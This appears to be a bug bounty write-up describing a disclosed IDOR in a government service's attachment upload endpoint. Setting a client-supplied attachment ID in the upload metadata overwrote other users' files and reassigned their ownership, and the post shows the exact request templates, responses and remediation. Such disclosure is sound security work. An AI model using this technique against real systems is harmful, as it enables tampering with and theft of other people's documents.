
One Number, Someone Else's File: The $896 Attachment Takeover

Severity: High
Bounty: ~$896
Program: Private Bug Bounty
Platform: Bugbounty.sa
This finding started with an attachment I couldn't access.
The target was a large government-backed platform where users could upload documents and attachments as part of different online services and application workflows.
Attachments were represented by numeric IDs.
When I requested one of my own attachments, the API returned it normally.
When I requested an attachment belonging to another user, the backend correctly refused to expose it.
So the access control worked.
At least for reading files.
Then I tried uploading one.
The upload endpoint accepted an attachment object containing an id field.
I changed that field to the ID of an attachment I didn't own and uploaded my own file.
The server accepted it.
The victim's attachment was overwritten.
Even worse, the same attachment ID was now assigned to my account.
I couldn't read someone else's attachment.
But apparently, I could take ownership of it.
A Little Background
The target provided government services to a large number of users.
Documents and attachments were an important part of many workflows, so the platform had a generic attachment API responsible for storing and retrieving uploaded files.
An attachment contained metadata similar to:
{
  "id": 14018888,
  "userId": 14600559,
  "fileName": "document.jpg",
  "filePath": "[REDACTED]/14600559"
}
The interesting relationship was:
Attachment
    ↓
userId
    ↓
Owner
The application clearly understood that attachments belonged to individual users.
The question was whether that ownership was enforced consistently across every attachment operation.
Starting With the Read Endpoint
The application exposed an endpoint similar to:
GET /api/attachment/load/[ATTACHMENT_ID]
Host: [target].com
Requesting an attachment belonging to my own account returned its metadata:
{
  "id": 14018888,
  "userId": 14600559,
  "fileName": "document.jpg",
  "filePath": "[REDACTED]/14600559"
}
I then changed the attachment ID to one belonging to another user:
GET /api/attachment/load/1
Host: [target].com
The response was effectively empty:
{
  "id": null,
  "userId": null
}
This was a good sign.
The backend recognized that my authenticated account did not own attachment 1.
Conceptually:
My attachment
      ↓
GET /attachment/load/[id]
      ↓
Returned
while:
Another user's attachment
      ↓
GET /attachment/load/[id]
      ↓
Not accessible
If I had stopped testing there, I probably would have concluded that attachment authorization was implemented correctly.
But reading an object and modifying an object are two different authorization paths.
Looking at the Upload Request
The application uploaded files through:
POST /api/attachment/upload
The request used multipart/form-data.
One part contained the actual file:
Content-Disposition: form-data; name="file"; filename="poc.jpg"
Content-Type: image/jpeg

[FILE DATA]
Another part contained an attachment object:
Content-Disposition: form-data; name="attachment"
Content-Type: application/json

{
  "id": null
}
That caught my attention.
Why should a client uploading a new file be allowed to specify an attachment ID?
For a new attachment, the server should normally create the object and assign its identifier itself.
So I changed it.
One id
Instead of allowing the application to create a new attachment, I supplied an existing attachment ID:
{
  "id": 1
}
The important part of the resulting request looked like:
POST /api/attachment/upload HTTP/1.1
Host: [target].com
Content-Type: multipart/form-data; boundary=...

--boundary
Content-Disposition: form-data; name="file"; filename="poc.jpg"
Content-Type: image/jpeg

[CONTROLLED FILE CONTENT]

--boundary
Content-Disposition: form-data; name="attachment"
Content-Type: application/json

{"id":1}

--boundary--
Remember what had already been established:
Attachment 1
    ↓
Does not belong to me
    ↓
GET request does not expose it
So the expected result from the upload endpoint was straightforward:
403 Forbidden
or the server could simply ignore the supplied ID and create a new attachment.
Instead, it accepted the request.
The Existing Attachment Was Replaced
The response contained:
{
  "id": 1,
  "userId": 14600559,
  "fileName": "poc.jpg",
  "filePath": "[REDACTED]/14600559"
}
The ID had not changed.
It was still:
1
But everything associated with it now pointed to my upload.
The filename had changed.
The storage path had changed.
And most importantly:
userId = my account
The operation was effectively:
Victim owns Attachment 1
          ↓
Attacker uploads poc.jpg
          ↓
attachment.id = 1
          ↓
Backend updates existing Attachment 1
          ↓
File replaced
          ↓
Owner changed to attacker
This was not just an arbitrary file upload.
It was cross-user attachment takeover.
Verifying the Ownership Change
I went back to the endpoint that previously refused to expose attachment 1 to my account:
GET /api/attachment/load/1
Host: [target].com
Before exploitation:
{
  "id": null,
  "userId": null
}
After exploitation, the same request returned:
{
  "id": 1,
  "userId": 14600559,
  "fileName": "poc.jpg",
  "filePath": "[REDACTED]/14600559"
}
The same object that had previously been inaccessible was now recognized as mine.
That gave me a clean state transition:
BEFORE

Attachment ID 1
Owner: another user
Attacker access: denied
then:
EXPLOIT

POST /attachment/upload
attachment.id = 1
and finally:
AFTER

Attachment ID 1
Owner: attacker
File: attacker-controlled
Attacker access: allowed
The backend had not merely confused which file to return.
It had actually changed the stored ownership state.
Read Authorization Was Fine. Write Authorization Wasn't.
This was probably my favorite part of the finding.
The application already had an ownership check.
I knew that because:
GET victim attachment
→ inaccessible
The developers clearly understood that users should not access attachments belonging to other accounts.
But that protection existed only on one path.
The upload endpoint effectively said:
GET /attachment/load/1

"Attachment 1 isn't yours."
while:
POST /attachment/upload
attachment.id = 1

"Sure, let's replace it and make it yours."
Same object.
Same authenticated user.
Completely different authorization behavior.
What Actually Failed
The vulnerable endpoint trusted a client-controlled primary key when deciding which attachment record to save.
Conceptually, the backend may have been doing something similar to:
Receive uploaded file
        ↓
Parse attachment object
        ↓
Read attachment.id
        ↓
Load existing attachment
        ↓
Update file information
        ↓
Set userId to current user
        ↓
Save
What was missing was:
Does this existing attachment belong to the current user?
The secure version should have been:
Receive attachment.id
        ↓
Load attachment
        ↓
Check attachment.userId
        ↓
Does it equal currentUser.id?
       ↙                 ↘
     Yes                  No
      ↓                    ↓
   Update                 403
For new uploads, there was an even simpler solution:
Don't accept the ID at all.
Why This Was More Than File Replacement
At first glance, the vulnerability could be described as:
An attacker can overwrite another user's uploaded file.
That was true.
But it missed an important part of the impact.
The vulnerable request changed both:
File content
and:
File ownership
The victim's attachment did not simply contain my bytes afterward.
The backend associated the existing attachment record with my user.
That meant the attack crossed an authorization boundary at the data-model level.
It was closer to:
Object owned by victim
        ↓
Unauthorized update
        ↓
Object owned by attacker
than a normal unrestricted upload issue.
Reproducing It Again
There was an interesting complication during triage.
By the time the target attempted to reproduce the issue, my original minimal request no longer worked.
The upload endpoint started returning:
500 Internal Server Error
It looked like the request format had changed.
However, attachment ID 1, which I had previously taken over, was still associated with my account.
The original exploit had left persistent evidence.
I went back to the current application and examined what it was now sending to the upload endpoint.
The newer request contained a more complete attachment object with fields similar to:
{
  "id": 2,
  "userId": "[USER_ID]",
  "entityType": null,
  "entityId": null,
  "fileName": "document.jpg",
  "filePath": "[REDACTED]",
  "attachmentStatus": "[REDACTED]",
  "deleted": false,
  "version": 1
}
So I reproduced the application's current request format and changed the important field:
id
to another attachment I did not own.
I sent the request.
It worked again.
Taking Over a Second Attachment
This time I targeted attachment ID 2.
Before the request, it was not associated with my account.
I uploaded another controlled file while submitting:
{
  "id": 2,
  "...": "other expected attachment fields"
}
The server accepted it.
The resulting attachment now contained:
{
  "id": 2,
  "userId": "[MY_USER_ID]",
  "fileName": "poc.jpg",
  "filePath": "[MY_STORAGE_PATH]"
}
I then requested:
GET /api/attachment/load/2
and the attachment was now accessible from my account.
So at that point:
Attachment 1 → taken over
Attachment 2 → taken over
using the same root cause.
That ruled out the possibility that the first result had been an isolated state issue.
The Attack in One Request
Stripped down to its important pieces, the vulnerability was surprisingly simple:
POST /api/attachment/upload
Host: [target].com
Content-Type: multipart/form-data; boundary=...

--boundary
Content-Disposition: form-data; name="file"; filename="poc.jpg"

[ATTACKER FILE]

--boundary
Content-Disposition: form-data; name="attachment"
Content-Type: application/json

{"id":[VICTIM_ATTACHMENT_ID]}

--boundary--
That single client-controlled value:
id
decided which attachment record the upload modified.
There was no ownership validation before the existing object was replaced.
Security Impact
An authenticated attacker could target an attachment belonging to another user and replace it with attacker-controlled content.
The demonstrated impact included:
- cross-user attachment modification
- replacement of another user's uploaded file
- unauthorized ownership transfer
- modification of attachment metadata
- modification of the filename and storage path
- loss of integrity for documents stored by other users
- ability to access the attachment after taking ownership
This was particularly concerning on a platform where uploaded documents could be associated with government-service workflows.
I did not need to read the original victim file to exploit the issue.
The attachment ID was enough.
Reporting and Triage
I initially reported the vulnerability with a video PoC showing the takeover.
When the target later attempted reproduction, the endpoint's expected request format had changed and my original minimal payload returned a server error.
Rather than treating that as evidence of a fix, I rebuilt the request using the current attachment object.
The same vulnerable behavior remained.
I demonstrated that a second attachment could still be taken over and showed that the first attachment remained associated with my account from the earlier test.
The vulnerability was accepted as High severity.
The bounty was approximately $896.
The Fix
For new attachments, the client should not control the attachment's primary key at all.
The secure flow should be:
Authenticated user
        ↓
Upload new file
        ↓
Server creates attachment
        ↓
Server generates attachment ID
        ↓
Server sets userId from session
Not:
Client supplies attachment ID
        ↓
Server trusts it
        ↓
Existing object modified
If the same endpoint intentionally supports updating existing attachments, then the backend needs an explicit authorization check:
Load requested attachment
        ↓
Read stored owner
        ↓
Compare against authenticated user
        ↓
Mismatch → reject
Sensitive model fields such as:
id
userId
filePath
ownerId
createdBy
should generally not be mass assigned from client-controlled upload metadata.
Hunter Takeaways
File Upload Testing Isn't Just About the File
When testing uploads, the obvious targets are usually:
extension
Content-Type
filename
file content
path
But pay just as much attention to the metadata sitting beside the file.
Fields like:
id
userId
ownerId
entityId
documentId
applicationId
can turn an ordinary upload endpoint into an authorization vulnerability.
In this case, the dangerous payload was not inside poc.jpg.
It was:
{"id":1}
Test Read and Write Authorization Separately
One of the easiest mistakes is testing:
GET /object/VICTIM
→ denied
and concluding:
Object authorization is secure.
That only proves authorization for that operation.
The same object may also be reachable through:
POST
PUT
PATCH
DELETE
upload
import
clone
move
Here:
READ victim attachment
→ blocked
while:
OVERWRITE victim attachment
→ allowed
Authorization needs to be consistent across all of them.
Watch for Client-Controlled IDs on Create Endpoints
An endpoint that appears to create something but also accepts:
id
deserves attention.
Ask:
What happens if this ID already exists?
Possible outcomes include:
new object created
existing object updated
existing object replaced
ownership changed
The last three can turn a harmless-looking create workflow into an IDOR.
Prove the State Transition
The strongest part of this PoC was not the successful POST.
It was the before-and-after comparison:
Before:
Attachment inaccessible
Owner = another user
then:
Exploit:
attachment.id = victim ID
then:
After:
Attachment accessible
Owner = attacker
That proves the backend actually changed authorization state.
A Broken Old PoC Doesn't Always Mean a Fix
The request format changed while the report was being reviewed.
My minimal payload stopped working.
But the vulnerable authorization logic was still present.
After updating the request to match the application's new expected object structure, the exploit worked again.
When a previously working PoC suddenly fails, figure out why.
There is a big difference between:
Authorization vulnerability fixed
and:
Request schema changed
Final Thoughts
The application already knew attachment 1 wasn't mine.
It proved that when I tried to access it.
Then I sent:
{
  "id": 1
}
to a different endpoint.
And suddenly it was mine.
The complete chain was:
Victim owns attachment
          ↓
Attacker cannot access it
          ↓
Attacker uploads a new file
          ↓
Sets id = victim attachment
          ↓
Backend updates existing record
          ↓
Victim file replaced
          ↓
Ownership reassigned to attacker
One numeric ID turned an ordinary file upload into a cross-user object takeover.
The lesson from this one was simple:
Don't just ask whether you can access someone else's object. Ask whether another endpoint will let you rewrite who owns it.
About the author
- Cybersecurity and web development specialist with over 10 years of experience in penetration testing, application security, and secure software development.
Comments
Join the discussionNo comments yet. Be the first to comment.